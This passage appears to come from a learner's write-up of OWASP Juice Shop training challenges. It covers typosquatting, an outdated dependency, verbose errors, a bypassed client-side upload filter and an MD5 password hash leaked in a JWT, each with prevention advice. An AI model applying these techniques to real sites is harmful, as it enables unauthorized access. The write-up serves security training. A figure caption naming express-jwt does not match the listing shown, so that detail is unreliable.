


Figure 11.1.5: Success solved the challenge

11.1.d Why is it vulnerable?

- The application relies on code written by third parties. If that third-party code is malicious, the entire application is compromised.
- Developers are human. Typing `npm install epilogue-js` instead of `npm install epilogue` is a simple mistake with catastrophic consequences if no verification processes are in place.

11.1.e How to prevent it?

- Always use `package-lock.json` or `yarn.lock` to ensure the exact version and hash of a package is installed.
- Use tools like `npm audit`, `Snyk`, or `OWASP Dependency-Check` to automatically flag known malicious packages or vulnerabilities in your build pipeline.

11.1.f What did I learn?

- Just because a package is in the `package.json` doesn't mean it's safe.
- I learned that attackers prey on the laziness or speed of developers. A single extra hyphen or letter in a package name is a common vector for malware distribution.

Vulnerable Components

● Legacy Typosquatting

★★★★

Inform the shop

about a *typosquatting* trick it has been a victim of at least in v6.2.0-SNAPSHOT. (Mention the exact name of the culprit)



 3/3

Figure 11.1.6: Legacy Typosquatting solved

11.2 Vulnerable Library ★★★★★

11.2.a Goals

The objective of this challenge is to identify a specific software library used by the application that contains a known security vulnerability. Once identified, you must inform the developers by reporting it via the Customer Feedback form.


11.2.b How did I analyze?

- **Observation:** From the previous "Legacy Typosquatting" challenge, I already possessed the `package.json.bak` file retrieved from the `/ftp` directory. This file serves as a manifest, listing every library and its version number that the Juice Shop uses.
- **Hypothesis:** Applications that do not update their dependencies often run vulnerable code. By auditing the list of libraries in `package.json.bak` against public vulnerability databases (like Snyk, npm audit, or CVE lists), I can find outdated components with critical security flaws.

11.2.c What did I do?

Step 1: I opened the `package.json.bak` file I downloaded earlier.

- I scanned the `dependencies` section.



```
package.json.bak%00.md X
Users > lebuitienthuan > Desktop > package.json.bak%00.md
59   "helmet": "~3.9",
60   "html-entities": "~1.2",
61   "jasmine": "^2.8.0",
62   "js-yaml": "3.10",
63   "jsonwebtoken": "~8",
64   "jssha": "~2.3",
65   "libxmljs": "~0.18",
66   "marsdb": "~0.6",
67   "morgan": "~1.9",
68   "multer": "~1.3",
69   "pdfkit": "~0.8",
70   "replace": "~0.3",
71   "request": "~2",
72   "sanitize-html": "1.4.2",
73   "sequelize": "~4",
74   "serve-favicon": "~2.4",
75   "serve-index": "~1.9",
76   "socket.io": "~2.0",
77   "sqlite3": "~3.1.13",
78   "z85": "~0.0"
79 },
80 "devDependencies": {
81   "chai": "~4"
```

Figure 11.2.1: Identifying `express-jwt` in the `package.json.bak` file

Step 2: I searched for "sanitize-html vulnerability" on Google or the Snyk database.

Step 3: I navigated to the **Customer Feedback** page (/contact).




Figure 11.2.2: Submitting feedback to report the vulnerable library

11.2.d Why is it vulnerable?

- **Vulnerable Components:** The `express-jwt` library (prior to version 6.0.0) had a flaw where it did not verify which cryptographic algorithm was used to sign the token unless explicitly configured. This allows attackers to forge tokens.
- **Neglected Updates:** The developers failed to patch or update their dependencies, leaving known security holes open in the production environment.

11.2.e How to prevent it?

- **Regular Dependency Audits:** Regularly scan and audit software dependencies. Use tools like `npm audit`, `Snyk`, or `OWASP Dependency-Check` in the CI/CD pipeline to break the build if critical vulnerabilities are found.
- **Automated Updates:** Use tools like `Renovate` or `Dependabot` to automatically create Pull Requests when new, secure versions of libraries are released.

11.2.f What did I learn?

- **The "black box" isn't empty:** Even if I don't have the source code of the application logic, knowing which *libraries* it uses is enough to compromise it. If a library has a known exploit, the application inherits that weakness.
- **JWT Complexity:** I learned that JWT implementation is tricky. Using a library doesn't guarantee security if the library itself is flawed or misconfigured (which foreshadows future JWT challenges).




Figure 11.2.3: Vulnerable Library solved

12 SECURITY MISCONFIGURATION

12.1 Error Handling ★

12.1.a Goals

The objective of this challenge is to provoke an error that reveals backend details due to improper or non-systematic error handling. The goal is to force the server to display a "verbose" error message that accidentally discloses technical details, such as the specific software framework and version being used.

12.1.b How did I analyze?

- **Observation:** Web applications must handle invalid requests (like asking for a file that doesn't exist).
- **Hypothesis:** If the developers forgot to create a custom "Page Not Found" or "Access Denied" page, the server might default to the standard error page provided by the underlying framework (e.g., Express.js, Apache, IIS). These default pages often include "footer" information identifying the server technology to help developers debug, but this is a security risk in production.

12.1.c What did I do?

Step 1: I navigated to a URL the `/ftp` directory.




Figure 12.1.1: Access the `/ftp` path to show file directory

Step 2: The server blocked the request as expected returning a 403 status.

- The Leak: Instead of a friendly Juice Shop branded error page, I received a raw text response. Crucially, at the bottom of the error message (or in the HTTP headers), the server identified itself.
- Leaked Data: `Express 4.21.0`.
- The challenge was marked as solved because I successfully exposed this internal configuration detail.




Figure 12.1.2: The verbose error message revealing the 'Express' version

12.1.d Why is it vulnerable?

- The server is likely running in a configuration where default error handlers are active, or `NODE_ENV` is not strictly set to suppress version info.
- Revealing the exact technology and version allows attackers to search for specific vulnerabilities (CVEs) known to affect that exact version, rather than wasting time guessing.

12.1.e How to prevent it?

- Implement a global error handler that catches all exceptions (404, 403, 500) and displays a custom, generic "Sorry, something went wrong" page without any technical jargon.
- Ensure the application environment is set to `production`, which typically silences detailed stack traces and version numbers.

12.1.f What did I learn?

- I learned that "breaking" an application is a valid reconnaissance technique. An error message is often more honest about the system's architecture than the documentation is.
- Detailed error messages are helpful for developers but dangerous for users. Security often means removing this "noise" from the public interface.




Figure 12.1.3: Error Handling solved

12.2 Deprecated Interface ★★

12.2.a Goals

The objective of this challenge is to identify and exploit a "deprecated" interface—a feature that the developers intended to retire or replace but failed to remove completely. Specifically, the goal is to upload a file using the old Complaint form (`/complain`), bypassing its client-side security checks.

12.2.b How did I analyze?

- **Observation:** The application has introduced a new "Juicy Chatbot" to handle customer support and issues. This suggests that the old manual "Complaint Form" might be redundant.
- **Hypothesis:** Features that are being phased out ("deprecated") often receive less security maintenance than active features. If the old `/complain` page still exists, it might rely on outdated security mechanisms, such as simple client-side validation for file uploads.
- **Code Inspection:** I inspected the `main.js` file and found code referencing an "uploader" on the complaint page. The code attempted to restrict uploads to specific MIME types (like `application/pdf` or `application/zip`), but this check appeared to run in the browser only.

1.52.c What did I do?

Step 1: I navigated to the deprecated complaint page:

`http://[IP]:[PORT]/#/complain.`

- I saw a standard form with a "File Upload" button (often used for invoices).

The screenshot shows the OWASP Juice Shop interface. On the left is a dark sidebar with navigation links: Contact, Customer Feedback, Complaint (highlighted with a red box), Support Chat, Company, About Us, Photo Wall, Deluxe Membership, Score Board, and GitHub. The main content area has a light blue header with 'Shop' and a 'Complaint' form. The form includes a 'Customer' field with the value 'jim@juice-sh.op', a 'Message*' text area with a character count 'Max. 160 characters' and '0/160', an 'Invoice:' section with a 'Choose File' button and 'No file chosen' text, and a 'Submit' button.

Figure 12.2.1: The deprecated Complaint Form interface

Step 2: Search for the file extension that allowed.




Figure 12.2.2: Uploading the file with a modified extension



Figure 12.2.3: Change the file extension when using Charles Proxy

12.2.c Why is it vulnerable?

- The application exposes an interface that should have been disabled or removed.
- The security check (filtering file types) was performed only by the browser (JavaScript). An attacker has full control over the client-side environment and can easily modify or disable these checks.

12.2.d How to prevent it?

- When a new feature (like a Chatbot) replaces an old one, the old code and endpoints (`/complain`) should be completely removed or disabled on the server.
- Never rely on the browser to check file types. The server must verify the "Magic Bytes" (file signature) and MIME type of every uploaded file before processing it.

12.2.e What did I learn?

- I learned that "zombie" features are a goldmine. If a feature looks old or ugly compared to the rest of the site, it's probably vulnerable.
- Security controls implemented in JavaScript are for User Experience (UX), not actual security. They can always be bypassed.




Figure 12.2.4: Deprecated Interface solved

13 CRYPTOGRAPHIC ISSUES

13.1 Weird Crypto ★★

13.1.a Goals

The objective of this challenge is to identify and report the use of a deprecated cryptographic algorithm within the application. Specifically, the application is using a weak hashing method for passwords, and you need to report this vulnerability to the developers via the Customer Feedback form.

13.1.b How did I analyze?

- **Observation:** When a user logs in, the server issues a JSON Web Token (JWT) to maintain the session. This token contains information about the user.
- **Hypothesis:** If the developers were careless, they might have included sensitive internal data—like the password hash—inside the JWT payload. Furthermore, the hash itself might be generated using an obsolete algorithm.

13.1.c What did I do?

Step 1: I logged in to the application to generate a session.

- I opened the browser's **Developer Tools** (F12) and navigated to the **Application** tab (or **Storage -> Cookies**).

http://192.168.2.23:8080

Session storage	
Key	Value
token	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdW...

Figure 13.1.1: Extracting the JWT from the browser storage

Step 2: I used a Base64 decoder to read the contents of the token.

Discovery: The payload contained a field explicitly named `password` with a value like

```
"password": "030f05e45e30710c3ad3c32f00de0473"
```

The screenshot shows a JWT decoding interface. On the left, the 'ENCODED VALUE' section displays a long Base64-encoded string. On the right, the 'DECODED HEADER' and 'DECODED PAYLOAD' sections are visible. The 'DECODED PAYLOAD' section shows a JSON object with various user attributes. The 'password' field, containing the value '030f05e45e30710c3ad3c32f00de0473', is highlighted with a red box.

```
{
  "typ": "JWT",
  "alg": "RS256"
}
```

```
{
  "status": "success",
  "data": {
    "id": 11,
    "username": "",
    "email": "amy@juice-sh.op",
    "password": "030f05e45e30710c3ad3c32f00de0473",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "",
    "profileImage": "assets/public/images/uploads/default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2026-01-20 08:38:31.992 +00:00",
    "updatedAt": "2026-01-20 08:38:31.992 +00:00",
    "deletedAt": null
  },
  "iat": 1768912431
}
```


Figure 13.1.2: Decoding the JWT payload to reveal the hashed password

Step 3: I analyzed the hash string: 030f05e45e30710c3ad3c32f00de0473.

- **Length:** It is 32 characters long.
- **Charset:** It is Hexadecimal (0-9, a-f).
- **Conclusion:** This pattern is the signature of the **MD5** hashing algorithm, which is known to be insecure.

Step 4: I navigated to the **Customer Feedback** page (/contact).

- I wrote a comment mentioning the specific vulnerability.
- I submitted the form.



The screenshot shows a web application interface. At the top, a green banner displays the message: "You successfully solved a challenge: Weird Crypto (Inform the shop about an algorithm or library it should definitely not use the way it does.)" with a close button (X) on the right. Below this, the "Customer Feedback" form is visible. The form includes an "Author" field with the text "***@juice-sh.op", a "Comment*" text area, a "Rating" section with a green circle and a progress bar, and a "CAPTCHA" section with the text "What is 8-3*7 ?" and a "Result*" input field. A "Submit" button is at the bottom of the form.

Figure 13.1.3: Submitting the feedback reporting the use of MD5

Result: The application recognized the keyword "MD5" in the feedback and marked the challenge as solved.

13.1.d Why is it vulnerable?

- **Weak Algorithm:** MD5 is cryptographically broken. It is vulnerable to collision attacks and is extremely fast to compute, making it trivial for attackers to crack passwords using brute-force or rainbow tables.
- **Information Leakage:** Storing the password hash inside the JWT allows an attacker who intercepts the token to crack the password offline without interacting with the server.

13.1.e How to prevent it?

- **Upgrade Hashing:** Replace MD5 with stronger, slower hashing algorithms designed specifically for passwords, such as **Argon2**, **bcrypt**, or **PBKDF2**.
- **Salting:** Always use a unique "salt" (random data) for each password hash to prevent the use of precomputed rainbow tables.
- **Clean Tokens:** Never include password hashes (even secure ones) in client-side tokens like JWTs.

13.1.f What did I learn?

- **Hash Identification:** I learned to identify cryptographic algorithms by looking at the output format (e.g., 32 hex chars = MD5).
- **JWT Transparency:** I verified that JWTs are merely encoded, not encrypted. Anyone can read their contents, so sensitive data should never be placed there.




Figure 13.1.4: Weird Crypto solved

13.2 Nested Easter Egg ★★★★★

13.2.a Goals

The objective of this challenge is to decrypt a hidden message located within another Easter egg. This emphasizes the need for cryptographic analysis to peel back multiple layers of encoding (Base64 and ROT13) to uncover a hidden URL path within the application.

13.2.b How did I analyze?

- **Observation:** I encountered a suspicious string while exploring the application (or solving a previous Easter Egg challenge). The string was:




Figure 13.2.1: Easter Egg give string

```
L2d1ci9xcmlmL251ci9mYi9zaGFhbc9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXlvc  
m5mZ3JlL3J0dA==.
```

- **Hypothesis:** The string ends with ==, which is a classic padding signature for **Base64** encoding. I hypothesized that decoding this string would reveal a hidden directory or file path.

13.2.c What did I do?

Step 1: I used a Base64 decoder tool

Input:

```
L2d1ci9xcmlmL251ci9mYi9zaGFhbc9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXlvc  
m5mZ3JlL3J0dA==
```

Output:

```
/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt
```

